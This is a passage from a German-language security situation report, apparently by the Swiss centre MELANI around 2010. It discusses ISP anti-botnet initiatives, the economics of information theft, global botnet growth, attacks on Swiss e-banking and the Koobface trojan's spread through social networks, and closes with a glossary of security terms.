Der Verband der deutschen Internetwirtschaft (eco) hat im Dezember 2009 ein Anti-Botnet-Projekt vorgestellt. Damit sollen Heimanwender, deren Computer Teil eines Botnetzes ist, über diesen Umstand informiert und ihnen Hilfe bei der Behebung dieses Problems geboten werden.[32] [33] Die *Internetzugangsanbieter* (ISPs) sind schon lange technisch in der Lage, mit Schadsoftware infizierte Heimcomputer ihrer Kunden, welche dadurch Teil eines Botnetzes geworden sind, durch Netzwerkverkehrsanalysen ausfindig zu machen. Die genauere Untersuchung von Datenverkehr ist einem Telekommunikationsdienstleister in Deutschland auf Grund des Fernmeldegeheimnisses jedoch nur ausnahmsweise gestattet, nämlich wenn es für den Schutz seiner technischen Systeme erforderlich ist.[34] Die akute Zunahme der Probleme (insbesondere DDoS-Attacken), welche von Botnetzen verursacht werden, hat wohl dazu geführt, dass entsprechende Gegenmassnahmen mittlerweile als für den Schutz der Informationsinfrastruktur erforderlich betrachtet werden können. Da Bedenken über die Erforderlichkeit und Zulässigkeit von Analysen des Netzwerkverkehrs (so genannte *Deep Packet Inspection*) laut wurden,[35] sollen Hinweise über infizierte Systeme nur passiv über sogenannte *Spam-Traps, Honeypots*, die Auswertung von Denial-of-Service-Attacken und externe Beschwerden zusammengetragen werden.

Die betroffenen Nutzer können in einem ersten Schritt eine Webseite besuchen, auf welcher Anleitungen zur Selbsthilfe und Tools zur Entfernung von Schadsoftware zur Verfügung gestellt werden. In einem weiteren Schritt erhalten die Nutzer telefonische Unterstützung von einem anbieterübergreifenden Beratungszentrum. Dieses soll ab Mitte Jahr 2010 den Nutzern Hilfestellung bei der Säuberung ihrer Computer von solcher Schadsoftware und zur nachhaltigen Sicherung ihres Systems geben.

Diese private Initiative des eco wird vom Bundesamt für Sicherheit in der Informationstechnik (BSI) durch technische Expertise und vom Bundesministerium des Inneren finanziell unterstützt.[36]

In Australien[37], Japan und Südkorea laufen ähnliche Projekte bereits erfolgreich. Der amerikanische Provider ComCast bietet seinen Kunden ebenfalls entsprechenden Support[38] – dies jedoch auf reine Eigeninitiative und ohne staatliche Unterstützung.

---

[32] http://www.eco.de/verband/202_7268.htm (Stand: 14.02.2010).

[33] http://www.heise.de/security/meldung/Deutschland-Zentrale-gegen-Botnetze-geplant-879580.html (Stand: 14.02.2010).

[34] Deutsches Telekommunikationsgesetz, § 88: http://www.gesetze-im-internet.de/tkg_2004/__88.html (Stand: 14.02.2010).

[35] http://www.heise.de/security/meldung/Bundesweite-Zentrale-zur-Botnetz-Bekaempfung-wirft-Fragen-auf-882987.html (Stand: 14.02.2010).

[36] http://www.bmi.bund.de/SharedDocs/Pressemitteilungen/DE/2010/02/internet.html (Stand: 14.02.2010).

Die Swisscom hat in Zusammenarbeit mit MELANI bereits Anfang 2009 einen Pilot-Versuch durchgeführt, bei welchem Kunden angeschrieben wurden, deren Systeme mit einem E-Banking-Trojaner infiziert waren. Inzwischen sind Projekte zur Bekämpfung von Botnetzen in der Schweiz zumindest bei UPC/Cablecom und Swisscom lanciert. Dies wird unter anderem auch durch die Schweizer Anti-Spam-Gesetzgebung gefördert. Es verpflichtet Anbieter von Fernmeldediensten, deren Kundinnen und Kunden vor dem Erhalt unlauterer Massenwerbung zu schützen, soweit es der Stand der Technik zulässt. Zudem erlaubt es explizit, dass ein Kunde, welcher unlautere Massenwerbung verschickt oder weiterleitet, vom Fernmeldenetz getrennt werden darf.[39]

# 5 Tendenzen / Ausblick

## 5.1 Informationsdiebstahl und die Ökonomie dahinter – Angriffe auf EU, Klimaschützer, Google, Banken und andere

In den letzten Monaten wurden immer wieder Vorfälle bekannt, bei denen mit Hilfe von Malware oder Insiderzugriffen auf Computersysteme von Personen, Verwaltungen und Unternehmen Daten entwendet und dann zum Verkauf angeboten, den Medien zugespielt oder aber für andere Zwecke missbraucht wurden. Am prominentesten in den Medien figurierten dabei die Angriffe auf Javier Solana und das Generalsekretariat der EU, die entwendeten E-Mails einzelner Klimaforscher kurz vor dem Klimagipfel, die Kundendaten der HSBC Private Bank und die Angriffe auf Google, Adobe und weitere Unternehmen im Dezember 2009.

Schon in früheren Halbjahresberichten von MELANI ist darauf hingewiesen worden, dass zum Einen Spionage mit Hilfe von IT-Mitteln betrieben wird und zum Anderen Informationen prinzipiell immer einen Wert besitzen und daher für Angreifer ein lukratives Ziel darstellen. Vor diesem Hintergrund sind die jüngsten Vorfälle bei Google, Klimaforschern, Banken und Verwaltungen keine Überraschung. Externe Insider und zukünftige Ex-Angestellte, die sich kurz vor Austritt noch am Unternehmensbesitz vergreifen, sind ein altbekanntes Phänomen. Auch dass teilweise staatliche Akteure als Täterschaft vermutet werden, sollte niemanden erstaunen, wird die Spionage doch gerne als zweitältestes Gewerbe der Welt bezeichnet. Der Einsatz von Malware und Angriffe auf IT-Infrastrukturen sind dabei nur eine logische Weiterentwicklung und Konsequenz. Ebenso logisch ist es, dass Unternehmen und Verwaltungen als Reaktion auf solche externen und internen Angriffe ihre Risikoeinschätzungen im Bezug auf heikle und vertrauliche Informationen anpassen und entsprechende Schutzprozesse und –mechanismen auf allen Ebenen einbauen. Seien dies rein technische Einschränkungen wie restriktivere Zugriffsrechte, Filterung von Internetinhalten, Verschlüsselungen oder aber weitergehende Massnahmen wie gründlichere Sicherheitsüberprüfungen von Mitarbeitenden, stärkere Kontrollen bei externen Mitarbeitern,

---

[37] http://iia.net.au/index.php/section-blog/90-esecurity-code-for-isps/757-esecurity-code-to-protect-australians-online.html (Stand: 14.02.2010).

[38] http://blog.comcast.com/2009/10/security-scene-introducing-constant-guard.html (Stand: 14.02.2010).

[39] Verordnung über Fernmeldedienste, Art. 83: http://www.admin.ch/ch/d/sr/784_101_1/a83.html (Stand: 14.02.2010).

eingeschränkte Verfügbarkeit von Daten und Informationen ausserhalb des Betriebes und so weiter.

## Sicherungsmassnahmen : Risikoabwägung und Kosten-Nutzen-Rechnung

Sicherungsmassnahmen verursachen immer Kosten, entweder direkt oder indirekt durch einen Verlust der Arbeitseffizienz. Deshalb stehen am Anfang solcher Überlegungen eine klassische Risikoabwägung und eine Kosten-Nutzen-Rechnung. Ein wesentlicher Faktor, der diese beeinflusst, ist dabei die Frage, ob für gewisse Informationen überhaupt ein Markt besteht, eine Information also einen Wert besitzt. Denn auch Staaten oder Kriminelle investieren nur dann Ressourcen in deliktisches Verhalten, wenn das Diebesgut einen monetären, politischen oder strategischen Wert besitzt und nicht auf legale Art und Weise beschafft werden kann. Nicht jede Information und nicht alle Daten sind dabei gleich wertvoll oder stehen im Verhältnis zu den Kosten, die aufgewendet und zu den Risiken, die eingegangen werden müssten, um diese illegal zu beschaffen. Gerade im Bereich der Informations- und Kommunikationstechnologien ist dieses Risiko aber relativ gering, da eine Täterschaft meist nicht genau eruiert werden kann. Auch halten sich die Kosten je nach Vorgehensweise in relativen Grenzen verglichen mit den Kosten, die beispielsweise ein physischer Einbruch oder das Infiltrieren eines Unternehmens oder einer Verwaltungseinheit mit sich bringt. In dieser Hinsicht führen die zunehmende Vernetzung und die Verfügbarkeit von Informationen in Form von Daten auf Netzwerken also zu einer veränderten Kosten-Nutzen-Rechnung und zur vorteilhafteren Risikoabwägung für die Angreifer. Entsprechend bildet sich ein Markt auch für jene Informationen, die ansonsten den Aufwand nicht wert wären. Oder aber es findet eine Schaffung oder Anheizung eines solchen an sich marginalen Marktes durch staatliche Stellen statt, welche gestohlene, an sich für Kriminelle unbrauchbare Informationen plötzlich mit einem Marktwert versehen.

Diese Entwicklung ist einer der Hauptfaktoren, der Angriffe auf Informationen und Daten antreibt und daher am Anfang der zunehmenden Spionagevorfälle und Datendiebstähle im IT-Bereich steht. Reduziert werden können solche Vorfälle in erster Linie nur, wenn vor allem im präventiven Bereich Massnahmen getroffen werden, um Kosten und Risiken für die Angreifer zu erhöhen und damit den Markt für gestohlene Informationen einzuschränken. Es scheint dabei klar, dass diese präventiven Massnahmen zu Lasten der Arbeitseffizienz und dem Vertrauen gegenüber Mitarbeitern gehen und Sicherungskosten generell erhöhen. Es muss trotzdem für Staaten und Private erstes Ziel sein, diese präventiven Massnahmen zur Stärkung und Wahrung der eigenen und inneren Sicherheit voranzutreiben.

Dass Staaten dabei mit diesem Ziel in Konflikt stehen, in dem sie in anderen Staaten mit unlauteren Methoden und Aktionen Informationen beschaffen, gehört zum Laufe der Welt. So lange sie dies aber Kraft ihrer Gesetzesgrundlagen und politischen Entscheide selber durchführen, lastet auch die politische Verantwortung und damit das Risiko bei einem Fehlschlag auf dem ausführenden Staat. Eine Privatisierung oder ein Outsourcing des Informationsdiebstahls an Dritte verschiebt die Kosten-Nutzen-Rechnung für staatliche Akteure zu deren Gunsten und schafft dabei einen an sich nicht vorhandenen Markt für illegal beschaffte Daten und Informationen. Gerade unter diesem Gesichtspunkt scheint die Schaffung zusätzlicher Märkte für Informationen durch staatliche Entscheide eher der Privatisierung des Informationsdiebstahls Vorschub zu leisten als diesen einzudämmen und unterläuft damit unnötig die Präventionsbestrebungen bei der Informationssicherung. Eine Entwicklung, die einmal angestossen, sehr wohl auch zu Lasten und zum Nachteil aller Privaten und staatlichen Stellen werden kann.

## 5.2 In einer globalisierten Welt geht Informatiksicherheit alle an

Eine hohe Internetdurchdringung gibt es in Ländern wie Nordamerika (74,2 % der Bevölkerung) oder Europa (52 %)[40]. Der Bevölkerung Netzzugang zu gewähren, ist kein strukturelles Problem mehr. Ein nicht vorhandener Internetzugang geht häufiger auf eine individuelle Entscheidung als auf objektive Schwierigkeiten, den Anschluss zu gewährleisten, zurück.[41]

Dagegen hat der Aspekt der Sicherheit in den erwähnten geografischen Regionen seit einigen Jahren an Bedeutung gewonnen. Nachdem der allgemeine Zugang als gesichert galt, musste ein immer höheres Sicherheitsniveau gewährleistet werden. Laut dem Honey Pot-Projekt [42] weisen die Länder in Nordamerika, Europa und Ozeanien[43] die höchste IT-Sicherheit auf. Die Kehrseite der Medaille: In den Ländern, die sich erst noch bemühen, der Bevölkerung Netzzugang zu vermitteln, gilt die Sicherheit als zweitrangig.

Laut einem Bericht des Georgia Tech Information Security Center[44] (GTISC) waren 2009 15 % aller Computer mit Internetanschluss infiziert und gehörten zu einem Botnetz. Heute werden weltweit etwa 1,5 Milliarden Internetnutzer gezählt. Nach Angaben des GTISC gibt es gegenwärtig 1,3 Milliarden vernetzte Rechner[45]; demnach wären rund 225 Millionen Geräte infiziert. Die Zahl wird in den nächsten Jahren sicherlich rasant steigen. China und Indien gehören zu den grössten Playern im Raum Asien und erleben eine drastische Expansion des Internetzugangs. Derzeit verzeichnet das World Wide Web in China eine Durchdringungsrate von 27 % mit einem Wachstum von 1’500 % in 9 Jahren. In Indien beträgt die Durchdringungsrate zwar nur 7 %, der Zuwachs lag in den letzten 9 Jahren jedoch bei 1’520 %.[46] Schätzungen zufolge werden im Laufe des Jahres 2011 rund 30% der chinesischen und indischen Haushalte einen Breitbandanschluss erhalten.

Wie erwähnt, war die Sicherheit allerdings bislang kein Thema. Ein von der Informatiksicherheits-Gesellschaft Damballa[47] veröffentlichte Bericht geht davon aus, dass

---

[40] Die Daten werden von http://www.internetworldstats.com veröffentlicht (Stand am 15.02.2010). Sie umfassen Daten aus verschiedenen Quellen wie ITU (Internationale Fernmeldeunion), Nielsen Online oder Census Bureau der Vereinigten Staaten.

[41] 42 % der US-Amerikaner erklären, Internet nicht zu nutzen, obwohl sie die Möglichkeit hätten; 17 % davon haben freiwillig auf die Nutzung verzichtet (Drop-out). Die Anzahl der Drop-out-Fälle ist zwischen 2000 und 2002 stark angestiegen (Lenhart A., Horrigan J., Rainie L., 2003, "The ever-shifting Internet population: a new look at Internet access and the digital divide". *The Pew Internet and American Life Project*).

[42] http://www.projecthoneypot.org (Stand am 15.02.2010)

[43] Die vom Honey Pot-Projekt veröffentlichte Studie (http://www.projecthoneypot.org/1_billionth_spam_message_stats.php?vid=04b7k2g7tjvqn6p3ujh1c0b327, Stand am 15.02.2010) mit dem Titel “Our 1 Billionth Spam Message” erstellte einen Zusammenhang zwischen der Zahl infizierter Computer und der Zahl der Fachkräfte für IT-Sicherheit in den untersuchten Ländern.

[44] http://www.gtisc.gatech.edu/pdf/CyberThreatsReport2009.pdf (Stand am 15.02.2010)

[45] Die Zahl der Rechner mit Internetzugang lässt sich schwer schätzen. Im Originaltext steht der Terminus "device", der unterschiedliche Geräte umfassen könnte. Daneben kann die Quantität des Dark Internet, d.h. der Rechner, die sich hinter einer NAT "verstecken“, nicht geschätzt werden. Die Daten des GTISC sind deshalb mit grosser Vorsicht zu geniessen.

[46] http://www.internetworldstats.com/stats3.html#asia (Stand am 15.02.2010)

[47] Bericht zitiert von Homeland Security Newswire unter der Adresse http://homelandsecuritynewswire.com/cyber-attacks-grow-sophistication-menace-most-originate-china (Stand am 15.02.2010)

sich 75 % der Kontroll- und Kommandozentren für gezielte Angriffe (targeted attack *Command and Control*) in China befinden. Wenke Lee, der massgebliche Forscher des GTISC im Bereich Botnet, führt diesen Faktor darauf zurück, dass die chinesischen User tendenziell in grossem Ausmass gefälschte Software (wie beispielsweise Microsoft-Betriebssysteme) verwenden, so dass die Betriebssysteme weder aktualisiert noch sicher sind. In die gleiche Richtung zielen die Schlussfolgerungen des Honey Pot-Projekts, das China als das Land mit der niedrigsten IT-Sicherheit bezeichnet.

Was bedeuten diese Zahlen? Wenn die Anzahl Internetuser in den bevölkerungsreichsten Ländern der Welt weiterhin um 1 500 % steigt und wenn diese User Breitbandanschlüsse (d.h. einen ununterbrochenen Netzanschluss) erhalten, der Zuwachs aber nicht mit einer effizienten Sicherheitspolitik einher geht, so könnte die Armee der *Zombies*, die heute Schätzungen zufolge täglich um 150 000 weitere infizierte Rechner ansteigt, noch stärker wachsen und noch effizienter werden.[48] Künftige Konsequenzen sind die zunehmende Verfügbarkeit von *Bots* mit Hochgeschwindigkeitszugang und damit die Möglichkeit, z.B. DDoS-Attacken mit einer begrenzten Zahl PCs durchzuführen. Folgen sind aber auch sinkende Preise für den Kauf oder die Miete von Botnetzen. Ein *Dial-up*-Anschluss eines infizierten Computers hat auf dem Schwarzmarkt weniger Wert als ein Breitbandanschluss. Falls aber die oben beschriebene Tendenz zutrifft, dürften die Preise für die Breitband-Bots sinken.

In dieser Perspektive müssen Länder mit hohem Sicherheitsniveau jene mit niederigeren Niveau unbedingt unterstützen. Da das Internet eine globale Aktivität darstellt, genügt es nicht, nur das eigene Landesgebiet abzusichern, um die Kriminalität im Cyberspace wirksam zu bekämpfen. Ein aufschlussreiches Beispiel ist das Programm der ITU[49] betreffend Cybersecurity, an dem zahlreiche Partner beteiligt sind. Es führt zu wertvollen Kooperationen, z. B. mit IMPACT[50], und verfolgt das Ziel, in denjenigen Ländern Foren zu organisieren, in welchen ein Schulungs- und Informationsbedarf besteht[51].

## 5.3 Häufigkeit der Angriffe auf Schweizer E-Bankingsysteme im Vergleich mit anderen Ländern

Im vergangenen Halbjahr hat MELANI einen Rückgang der Angriffe auf Schweizer E-Bankingsysteme verzeichnet. Es gab zwar noch einzelne Versuche, die Tendenz scheint momentan jedoch rückläufig. Mehrere Institutionen verwenden neue zusätzliche Sicherheitslösungen und haben die Infrastruktur ausgebaut, so dass das Interesse der Kriminellen schwindet, Zeit und Energie aufzuwenden, um Schweizer-Konten zu kompromittieren.

---

[48] Laut dem Honey Pot-Projekt wiesen die aktiven Bots seit 2004 einen Zuwachs von 378 % jährlich aus. 2009 waren rund um die Uhr und an sieben Tagen die Woche etwa 400 000 Bots zu finden, die illegale Aktivitäten ausführten.

[49] http://www.itu.int/cybersecurity (Stand am 16.02.2010)

[50] International Multilateral Partnership Against Cyber Threats ist eine von der malaysischen Regierung unterstützte Not-for-profit-Organisation, die staatliche Träger und private Firmen im Kampf gegen die Bedrohungen aus dem Cyberspace in einer einzigen Plattform zusammenführen soll, http://www.impact-alliance.org (Stand am 16.02.2010).

[51] Ein Beispiel ist das Regional Cybersecurity Forum for Africa and Arab States der ITU im Juni 2009 in Tunesien.

In verschiedenen russischen Untergrundsforen wird dann auch davon abgeraten, die Schweiz zu berücksichtigen, weil das Online-Banking zu komplex und der Nutzen zu beschränkt sei: «In der Schweiz gibt es keinen Gratiskäse. Es ist nicht leicht, mit den Daten dort zu arbeiten, weil es *SMS TAN*s und PINs für die TANs gibt».[52] Ein ausführlicher Bericht dazu findet sich im Anhang 7.2.

## 5.4 Infektionen über Social Networking

Im Brennpunkt des Internet-Wachstums steht seine Entwicklung als sozialer Raum. Das Internet hat mehrere soziale Neuerungen hervorgebracht, z.B. Chatroom, Instant Messaging, Foren und in jüngster Vergangenheit die sozialen Netzwerke (Social Networks). Die meisten Kontrahenten der sozialen Netzwerke betrachten diese Aktivitäten als vorübergehendes Phänomen, doch laut den Statistiken des grössten sozialen Netzwerks, Facebook, beweisen die User Kontinuität[53]. Das Social Networking ist zu einer bestimmenden Aktivität im Internet geworden. Es erfasst mobile Geräte[54] und eröffnet damit neue Lücken in der Sicherheit von Unternehmen. Im Jahresbericht «Sicherheit» hat Cisco[55] die Logs von 4 000 Geräten auf Websicherheit hin geprüft und festgestellt, dass 2 % des Internetverkehrs der Mitarbeitenden auf Webseiten von sozialen Medien wie Facebook, MySpace oder LinkedIn führt. Die Daten zeigen, dass die Webnutzung die Gewohnheiten verändert und in der Kommunikation eine erhebliche Verschiebung zu den sozialen Medien auslöst. Leider schlägt das Verbrechen auch im Cyberspace dort zu, wo sich die meisten potenziellen Opfer befinden.

### Der Trojaner Koobface

Laut dem Jahresbericht von Sophos[56] gaben 57 % der befragten User an, Spam innerhalb der sozialen Netzwerken erhalten zu haben (Zunahme um 70,6 % gegenüber dem Vorjahr); 36 % erklärten, über Websites sozialer Netzwerke schädliche Codes in Form von Trojanern eingefangen zu haben (Zunahme um 69,8 %). Zu den bekanntesten trojanischen Pferden in diesem Bereich gehört sicherlich Koobface, der seit 2008 grassiert. Die von praktisch allen Sicherheitsexperten analysierte Malware ist auch bis in die Schweiz vorgedrungen. Bevor einige betroffene Schweizer Websites betrachtet werden, soll die Funktionsweise von Koobface anhand der von abuse.ch[57] veröffentlichten Analyse gezeigt werden.

---

[52] Textauszug eines russischen Forums (wörtliche Übersetzung aus dem Russischen)

[53] Laut eigenen Statistiken zählt Facebook über 400 Millionen Mitglieder, wovon 50 % täglich online gehen. Über 35 Millionen Benutzer aktualisieren ihr Profil täglich (http://www.facebook.com/press/info.php?statistics, Stand am 15.02.2010).

[54] Das Senden von E-Mails und die Benutzung von Plattformen der sozialen Netzwerke bilden laut einer Studie von WebCredible (http://www.webcredible.co.uk/about-us/pr/mobile-internet-usage.shtml, Stand am 15.02.2010) die beiden wichtigsten Tätigkeiten im Bereich "Mobile Internet". Laut dem *The Pew Internet and American Life Project* hängen heute die wichtigsten täglichen Vorgänge im Internet mit den sozialen Medien zusammen, wie Youtube, Facebook, Myspace oder Twitter (http://pewinternet.org/Presentations/2009/RTIP-Social-Media.aspx, Stand am 15.02.2010).

[55] http://cisco.com/en/US/prod/collateral/vpndevc/cisco_2009_asr.pdf (Stand am 16.02.2010)

[56] http://www.sophos.com/security-report-2010 (Stand am 16.02.2010)

[57] MELANI dankt dem Administrator der Website abuse.ch für die Bereitstellung der wichtigen Information zur Funktionsweise von Koobface und zur Infrastruktur des Botnetzes. Die vollständige Analyse befindet sich unter der Adresse http://www.abuse.ch//?p=2103 (Stand am 16.02.2010)

Koobface attackiert die Benutzer von Social-Networking-Sites wie Facebook oder MySpace. Der Name Koobface leitet sich von Facebook ab. Trojanische Pferde benutzen verschiedene Module, die sie nach erfolgreicher Infektion eines Computers aus dem Internet herunterladen. Eines der Module dient z.B. dazu, das *CAPTCHA*[58] der Site Blogspot zu überlisten.

## Verbreitung von Koobface

Typischerweise veröffentlicht der Trojaner Koobface Kommentare oder Mitteilungen (**erste Phase**) über kompromittierte oder spezifisch eingerichtete Konten in verschiedenen sozialen Netzwerken. Die Kommentare enthalten Links (meist eine URL eines *URL-Kürzungsdienstes* wie bit.ly), die den User zu einer bei Blogspot gehosteten Seite leiten (**zweite Phase**). Die Blogspot-Seiten selbst wurden mit Computern registriert, die bereits mit Koobface infiziert sind. Die Benutzer werden anschliessend auf eine kompromittierte Webseite umgeleitet, die den Javascript-Code hostet (**dritte Phase).** Dieses Javascript generiert die Umleitung zur letzten Domain, von der aus die Infektion auf den Computer des Opfers geladen wird (**vierte Phase**).

Das äusserst komplexe Umleitungssystem soll es verunmöglichen, den Ursprung der Infektion herauszufinden. Zum Zeitpunkt der Abfassung des vorliegenden Berichts zählte abuse.ch 259’820 registrierte URLs beim Kürzungsdienst bit.ly, die vom Trojaner Koobface benutzt wurden. Daneben wurden 44’165 auf Blogspot kreierte Domainnamen gezählt. Es wurden ausserdem 1’421 Domainnamen entdeckt, die für die dritte Phase verwendet werden (d.h. legitime, aber kompromittierte Websites), darunter rund 40 schweizerische Websites.[59] Bisher konnte noch nicht eruiert werden, wie sich die Kriminellen Zugang zu den Sites verschaffen, auf denen sie den Javascript-Code unterbringen. Die untersuchten Sites sind bei unterschiedlichen Providern gehostet, verwenden unterschiedliche Contentmanagementsysteme (Joomla, TYPO3, Horde u.a.) und wurden unter Anwendung verschiedener Tools kreiert (von Notepad über Web2Date bis FrontPage). Derzeit lassen sich keine Gemeinsamkeiten herausschälen, die Hinweise auf die Infektionsmethode liefern. Eine Sicherheitslücke des Webservers erscheint deshalb als unwahrscheinlich. Viel eher geht man davon aus, dass die Cyberkriminellen für die Infektion die Passwörter für den FTP-Zugang auf den verschiedenen Webservern gestohlen haben, wie bereits ähnliche Fälle gezeigt haben.[60]

Eine genauere Analyse finden Sie im Anhang 7.1.

---

[58] Das englische Akronym CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) bezeichnet einen Test, um zu entscheiden, ob das Gegenüber ein Mensch oder eine Maschine bzw. eben ein Bot ist. CAPTCHA sollen verhindern, dass Bots im Namen eines Menschen bestimmte Dienste ausführen, z.B. in einem Forum Mitteilungen veröffentlichen (Werbespam o.ä.) oder bei einem Provider ein Konto eröffnen (das zu betrügerischen Zwecken missbraucht wird). In einem klassischen CAPTCHA-Test muss der User die Buchstaben oder Zahlen einer Buchstaben- oder Zahlenfolge erkennen, die im Bild auf dem Bildschirm verzerrt oder verschleiert wird.

[59] abuse.ch zählt gegenwärtig rund 40 kompromittierte schweizerische Websites (Stand am 17.02.2010) sowie rund 40 Bots (Stand 17.02.2010), die auf mehrere schweizerische Internetdienstanbieter verteilt sind.

[60] Es handelt sich um von den von der israelischen Sicherheitsfirma Aladdin entdeckten Drop Server. Aladdin hatte MELANI im August 2007 informiert, dass 3 000 FTP-Zugangsdaten auf schweizerischen Webservern gefunden worden waren. Für weitere Informationen siehe Kapitel 3.4 des Halbjahresberichts 2008/2 der MELANI unter der Adresse http://www.melani.admin.ch/dokumentation/00123/00124/01085/index.html?lang=de (Stand am 16.02.2010).

Soziale Netzwerke sind für die Unternehmen in mancher Hinsicht problematisch: Wenn die Mitarbeitenden freien Zugang zu diesen Websites haben, geraten manche in Versuchung, das Vertrauen des Arbeitgebers auszunutzen und die arbeitsfremde Aktivitäten erheblich zu übertreiben. Zudem besteht immer die Gefahr, dass vertrauliche Angaben über Firmen direkt vom Arbeitsplatz und in Echtzeit den Weg auf solche Plattformen finden. Wie in diesem Artikel gezeigt, können soziale Netzwerke aber auch als Träger der Infektion des gesamten Informatiksystems des Unternehmens dienen und so erhebliche Datenverluste verursachen.

# 6 Glossar

Dieses Glossar enthält sämtliche *kursiv* hervorgehobenen Begriffe des vorliegenden Berichts. Ein ausführlicheres Glossar mit weiteren Begriffen ist zu finden unter: http://www.melani.admin.ch/glossar/index.html?lang=de.

| | |
|---|---|
| 404 Error Page | Eine Fehlerseite ist eine Webseite, die angezeigt wird, wenn man beispielsweise auf nicht mehr funktionierenden Link im Internet klickt bzw. eine nicht existente URL aufruft. Die meisten Browser zeigen dabei die vom Webserver gelieferte Standard-Seite. Fehlerseiten können vom Webmaster der Seite individuell angelegt werden. |
| Botnetz | Eine Ansammlung von Computern, die mit Malicious Bots infiziert sind. Diese lassen sich durch einen Angreifer (den Botnetzbesitzer) komplett fernsteuern. Je nach Grösse kann ein Botnetz aus einigen Hundert bis Millionen kompromittierter Rechner bestehen. |
| CAPTCHA | CAPTCHA ist ein Akronym für Completely Automated Public Turing test to tell Computers and Humans Apart. CAPTCHAs werden verwendet, um zu entscheiden, ob das Gegenüber ein Mensch oder eine Maschine ist. |
| Command & Control Server | Die meisten Bots können von einem Botmaster über einen Kommunikationskanal überwacht werden und Befehle empfangen. Dieser wird als Command and Control-Server bezeichnet. |
| Cross Site Request Forgery | Eine Cross-Site Request Forgery (zu deutsch etwa «Site-übergreifende Aufruf-Manipulation», ist ein Angriff auf ein Computersystem, bei dem der Angreifer unberechtigt Daten in einer Webanwendung verändert. Er bedient sich dazu eines Opfers, das ein berechtigter Benutzer der Webanwendung sein muss. Mit technischen Maßnahmen oder zwischenmenschlicher Überredungskunst wird hierzu ein kompromittierter HTTP-Request an die Webanwendung abgesetzt. |
| Deep Packet Inspection (DPI) | Deep Packet Inspection steht für ein Verfahren in der Netzwerktechnik, Datenpakete zu überwachen und zu filtern. Dabei werden gleichzeitig der Datenteil und der Headerteil des Datenpaketes auf bestimmte Merkmale wie Protokollverletzungen, Computerviren, Spam und weitere unerwünschte Inhalte untersucht. |
| Defacement | Verunstaltung von Webseiten. |
| Dial-up Anschluss | Bedeutet "Einwahl" und bezeichnet das Erstellen einer Verbindung zu einem anderen Computer über das Telefonnetz. |

| | |
|---|---|
| Distributed Denial of Service (DDoS) | Distributed-Denial-of-Service Attacke ist eine DoS-Attacke, bei der das Opfer von vielen verscheiden Systemen aus gleichzeitig angegriffen wird. |
| Domänen | Der Domain Name (z. B. www.example.com) kann durch das DNS (Domain Name System) in eine IP-Adresse aufgelöst werden, die dann verwendet werden kann, um Netzwerkverbindungen zu diesem Rechner aufzubauen. |
| Drive-by-Infektionen | Infektion eines Computers mit Malware allein durch den Besuch einer Webseite. Vielfach beinhalten die betroffenen Webseiten seriöse Angebote und sind zwecks Verteilung der Malware zuvor kompromittiert worden. Die Infektion erfolgt meistens durch das Ausprobieren von Exploits für vom Besucher noch nicht geschlossene Sicherheitslücken. |
| E-Commerce | Umfassend wird der Begriff E-Commerce im Rahmen der Internetwirtschaft als Elektronischer Handel zusammengefasst. |
| Exploit | Schadprogramm, welches Sicherheitslücken ausnutzt. |
| Flash | Adobe Flash (kurz Flash, ehemals Macromedia Flash) ist eine proprietäre integrierte Entwicklungsumgebung zur Erstellung multimedialer Inhalte. Flash findet heutzutage auf vielen Webseiten Anwendung, sei es als Werbebanner, als Teil einer Website z.B. als Steuerungsmenü oder in Form kompletter Flash-Seiten. |
| Honeypot | Als Honeypot (deutsch: Honigtopf) wird in der Computersicherheit ein Computerprogramm oder ein Server bezeichnet, das Netzwerkdienste eines Computers, eines ganzen Rechnernetzes oder das Verhalten eines Anwenders simuliert. Honeypots werden eingesetzt, um Informationen über Angriffsmuster und Angreiferverhalten zu erhalten. |
| Intelligente Stromnetzwerke (Smart Grids) | Als «Smart Grid» wird ein intelligentes (Strom-)Netz bezeichnet, bei welchem Daten von verschiedenen Geräten (typischerweise den Zählern bei den Verbrauchern) aus dem Netz an die Betreiberin zurückgemeldet, und je nach Ausgestaltung auch Befehle an diese Geräte erteilt werden können. |
| Internet Corporation for Assigned Names and Numbers (ICANN) | Die ICANN ist eine privatrechtliche Non-Profit-Organisation mit Sitz in der kalifornischen Küstenkleinstadt Marina del Rey. ICANN entscheidet über die Grundlagen der Verwaltung der Top-Level-Domains. Auf diese Weise koordiniert ICANN technische Aspekte des Internets, ohne jedoch verbindliches Recht zu setzen. Die ICANN untersteht dem US-amerikanischen Handelsministerium (Department of Commerce) und ist somit der US-Regierung unterstellt. |
| Internet Service Provider (ISP) | Internet Service Provider sind Internet-Dienstanbieter, die meist gegen Entgelt verschiedene Leistungen erbringen, welche für die Nutzung oder den Betrieb von Internet-Diensten |

| | |
|---|---|
| | erforderlich sind. |
| Kurz-URL-Dienst | Unter einem Kurz-URL-Dienst versteht man einen Dienst, der die Erstellung von Weiterleitungs-URLs auf andere URLs erlaubt, die idealerweise aus möglichst kurzen Zeichenketten bestehen. Dies dient ursprünglich dazu, für unhandliche URLs handhabbarere Aliase erzeugen zu können. |
| Malware | Setzt sich aus den englischen Begriffen «Malicious» und «Software» zusammen. Siehe Malicious Code. |
| Master Boot Record (MBR) | Der Master Boot Record ist der erste Datenblock (512 Byte) eines Speichermediums. Der MBR enthält Informationen, die die Aufteilung des Datenträgers beschreibt und optional, ein Programm, das ein Betriebssystem auf einer der Partitionen startet. |
| MP3 | MP3 ist ein Kompressionsverfahren für Audio-Daten. |
| P2P-Netzwerken | Peer to Peer ist eine Netzwerkarchitektur, bei der die beteiligten Systeme gleiche Funktionen übernehmen können (im Gegensatz zu Client-Server Architekturen). P2P wird häufig zum Austausch von Daten genutzt. |
| Pager | Ein kleiner tragbarer Funk-Empfänger, der im Rahmen eines Funkdienstes üblicherweise zu Alarmierungszwecken sowie zur Nachrichtenübermittlung an Personen eingesetzt wird. |
| Phishing | Mittels Phishing versuchen Betrüger, an vertrauliche Daten von ahnungslosen Internet-Benutzern zu gelangen. Dabei kann es sich beispielsweise um Kontoinformationen von Online-Auktionsanbietern (z.B. eBay) oder Zugangsdaten für das Internet-Banking handeln. Die Betrüger nutzen die Gutgläubigkeit und Hilfsbereitschaft ihrer Opfer aus, indem sie ihnen beispielsweise E-Mails mit gefälschten Absenderadressen zustellen. |
| Proxy-Server | Ein Proxy ist eine Kommunikationsschnittstelle in einem Netzwerk. Er arbeitet als Vermittler, der auf der einen Seite Anfragen entgegennimmt, um dann über seine eigene Adresse eine Verbindung zur anderen Seite herzustellen. |
